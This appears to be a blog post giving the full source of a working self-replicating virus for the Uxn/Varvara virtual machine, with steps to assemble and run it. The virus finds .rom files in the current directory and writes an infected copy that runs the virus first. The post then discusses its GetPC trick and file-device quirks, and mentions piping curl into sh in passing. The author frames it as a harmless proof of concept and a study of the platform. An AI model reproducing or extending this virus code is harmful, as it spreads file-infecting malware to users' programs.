Varvara is a virtual machine built around Uxn virtual CPU. Unlike real 16-bit machines, it provides a file device which is an escape hatch into the *nix world.
Uxn programs are stored as .rom files.
Being able to open these files means programs can modify each other.
This makes it possible to write a virus.
Virus.tal code is here:
( virus.tal )

|00 @System/vector $2 &expansion $2 &wst $1 &rst $1 &metadata $2 &r $2 &g $2 &b $2 &debug $1 &state $1
|10 @Console/vector $2 &read $5 &type $1 &write $1 &error $1
|a0 @File1/vector $2 &success $1 &success-lb $1 &stat $2 &delete $1 &append $1 &name $2 &length $2 &read $2 &write $2
|b0 @File2/vector $2 &success $1 &success-lb $1 &stat $2 &delete $1 &append $1 &name $2 &length $2 &read $2 &write $2

|100

@on-reset ( -> )
	virus LIT2 80 -System/state DEO BRK

@virus
	( | Store virus address on return stack )
	60 00 00
	( | Tell that the file is infected )
	/virusline "VIRUS 00 &virusline STH2r print-line
	( | List the current directory )
	LIT2 ". 00 STZ
	#0000 .File1/name DEO2
	#00f0 .File1/length DEO2
	#0000 .File1/read DEO2
	#00
	&>next-file
		( | Read file size, 0 if it's not a file )
		( ) LDZk chr/hex #40 SFT STH
		( ) INC LDZk chr/hex STH
		( ) ADDr
		( ) INC LDZk chr/hex #40 SFT STH
		( ) INC LDZk chr/hex STH
		( ) ADDr
		( ) INC DUP INC SWP
		&>find-eol
			INC
			( | If we found zero byte, there is no more filename or filename is truncated )
			LDZk ?{ POP2 POP2r JMP2r }
			LDZk #0a NEQ ?&>find-eol
		#00 OVR STZ
		SWP #00 SWP .File2/name DEO2
		#0001 .File2/length DEO2
		#0000 .File2/read DEO2
		#00 LDZ #a0 NEQ ?{ POP !&infect }
		( | Drop file size from return stack )
		POP2r INC LDZk ?&>next-file
	POP POP2r JMP2r

	&infect ( get the file size off the stack )
	STH2rk #0003 SUB2 /buf
	( | Replacement for metadata https://wiki.xxiivv.com/site/metadata.html )
	60 $2 POPk POPk POPk &buf STH2rk INC2 STA2
	/infected "infected.rom 00 &infected STH2r .File1/name DEO2
	#0006 .File1/length DEO2
	STH2r .File1/write DEO2
	#0001 .File1/length DEO2
	( | Skip remaining 5 bytes of metadata )
	#0000 .File2/read DEO2
	#0000 .File2/read DEO2
	#0000 .File2/read DEO2
	#0000 .File2/read DEO2
	#0000 .File2/read DEO2
	( | Copy all the file to infected.rom )
	STH2r #0006 SUB2
	&>copy-loop
		#0000 .File2/read DEO2
		#0000 .File1/write DEO2
		#0001 SUB2 DUP2 ORA ?&>copy-loop
	POP2
	( | Copy the virus )
	;end ;virus SUB2 .File1/length DEO2
	STH2r #0003 SUB2 .File1/write DEO2
	JMP2r

@chr/hex ( c -- val )
	( dec ) LIT "0 SUB DUP #09 GTH [ JMP JMP2r ]
	( hex ) #27 SUB DUP #0a SUB #05 GTH [ JMP JMP2r ]
	( nil ) DUP SUB JMP2r

@print-line ( addr* -- )
	&>while
		LDAk .Console/write DEO
		INC2 LDAk ?&>while
	POP2 LIT2 0a -Console/write DEO
	JMP2r

@end
To run it, assemble it with Drifblim into virus.rom.
Then put some .rom file that has metadata into the same folder
and run virus.rom e.g. with uxn2 virus.rom.
This should result in the following output:
$ ls
flick.rom  virus.rom
$ uxnemu virus.rom
VIRUS
$ ls
flick.rom  infected.rom  virus.rom

$ uxnemu infected.rom
VIRUS
$ rm flick.rom virus.rom
$ mv infected.rom virus.rom
$ cp ~/roms/left.rom .
$ uxnemu virus.rom
$ ls
infected.rom  left.rom  virus.rom
$ uxnemu infected.rom
VIRUS
In my case uxnemu is the name of the uxn2 binary.
The result is infected.rom which is a left.rom text editor infected by a previously infected flick.rom.
The virus is intentionally just a proof of concept.
It does not modify existing files but creates a new infected.rom file instead.
There is no intention to demonstrate some security problem, after all any rom can simply use
Console/exec
(called “fork” in the source code of uxn11) to run any shell command, including curl ... | sh.
I am using uxn2 which does not have Console/exec implemented, but otherwise I would have removed it locally.
The code is not nice and I stopped working on it shortly after it worked once. So here is what the virus does to spare you reading the code:
. (current directory) as File1 into zero page.LIT2 instruction, so roms that have metadata start with this byte. Infected files start with #60 (JSI instruction jumping to the virus) so the files are not infected twice.60 $2 POPk POPk POPk (with $2 replaced with the original file size minus 3 which is the length of the JSI instruction and its immediate operand) to infected.rom, followed by the contents of the original file except the first 6 bytes, followed by the virus code.
For simplicity I went for only infecting roms with metadata.
File extension and other bytes are not checked, so make sure not to run the virus next to non-rom files that start with #a0.
Removing metadata does not prevent the rom from running,
but I can use 6 bytes in the beginning of the program
to insert a call (JSI) instruction
and even have space for NOPs (POPk) left.
Virus does not clean up after itself perfectly. It does not clear zero page and its code from memory before running the rest of the program. This should be easy to do using the System/expansion port, but is “left as an excercise for the reader”. It does not seem to break flick.rom and left.rom for me, only resulting in glitches due to garbage left in memory used for buffers by the programs:
To make the virus code relocatable, absolute addresses are not used anywhere.
The only place where ; prefix is used is ;end ;virus SUB2
to calculate the length of the virus.
It can be replaced with hardcoded length, I just did not want to hardcode it
and drifblim has no way to subtract two addresses during assembly.
Common GetPC trick used in several places, e.g.
/virusline "VIRUS 00 &virusline STH2r
puts the absolute address of the string "VIRUS\x00"
to the working stack.
This is similar to CALL/POP GetPC used in x86 shellcodes.
I also considered using zero page for buffers,
but after reading the directory, zero page
is busy storing the filename of the rom
at unknown place and the filename may be long,
so relocating it to the beginning of the page may not leave the space for the buffer.
Using GetPC trick worked both to locate the constant strings
and to allocate a buffer for metadata replacement inside the virus code.
File device looks like the most complex Varvara device. Its implementation in uxncli spans 268 lines even without the ability to rewind and seek files. Even the screen device in uxn2 takes only 205 lines.
Directory listing is both difficult to implement and difficult to use.
uxncli had a
bug in the directory listing code
and I had a version without the bugfix installed
that resulted in producing broken infected.rom.
File/length was seemingly not respected for reading directory contents
as more than specified bytes were written into zero page.
Unlike the files it is not possible to read the directory contents byte-by-byte.
This is why I had to read the whole contents into zero page,
otherwise I would rather read one byte at a time
to support directories which have more files that can be listed in 256 bytes of the zero page.
Files are already used in many programs.
Left,
Nasu and other graphical programs
have a place for the filename in the UI.
Clipboard is implemented as a .snarf file.
Drifblim supports includes via ~ rune and .drifblim file.
win7 file manager even relies on
calling mv, mkdir and cp commands.
Such programs are not portable to devices that don't have a file system or require emulating one.
An alternative to files can be a tape device
handling numbered tapes that are mapped to files
by the user running an emulator.
E.g. drifblim could read the source code from tape 0,
output machine code to tape 1 and symbols to tape 2.
Similarly to how QEMU accepts -fda file command line arguments to give a floppy drive to the emulated system,
Uxn emulator can accept mapping of files to the tapes.
This way Uxn programs also don't have to deal with filenames.
Magnetic tapes are more complex than a simple byte stream.
The Art of Computer Programming, Volume 1, 3rd Edition
describes MIX computer with fixed-block-size tape drives
that can be read by executing IN instruction which always reads a 100-word block.
Volume 3, 2nd Edition, has a whole section 5.4 on “External Sorting”
and describes how magnetic tape are formatted into blocks.
An Uxn tape device can be said to resemble a paper tape instead.
Implementation of @chr/hex is taken from uxn-utils, but modified to return 0 instead of ff for non-hex characters.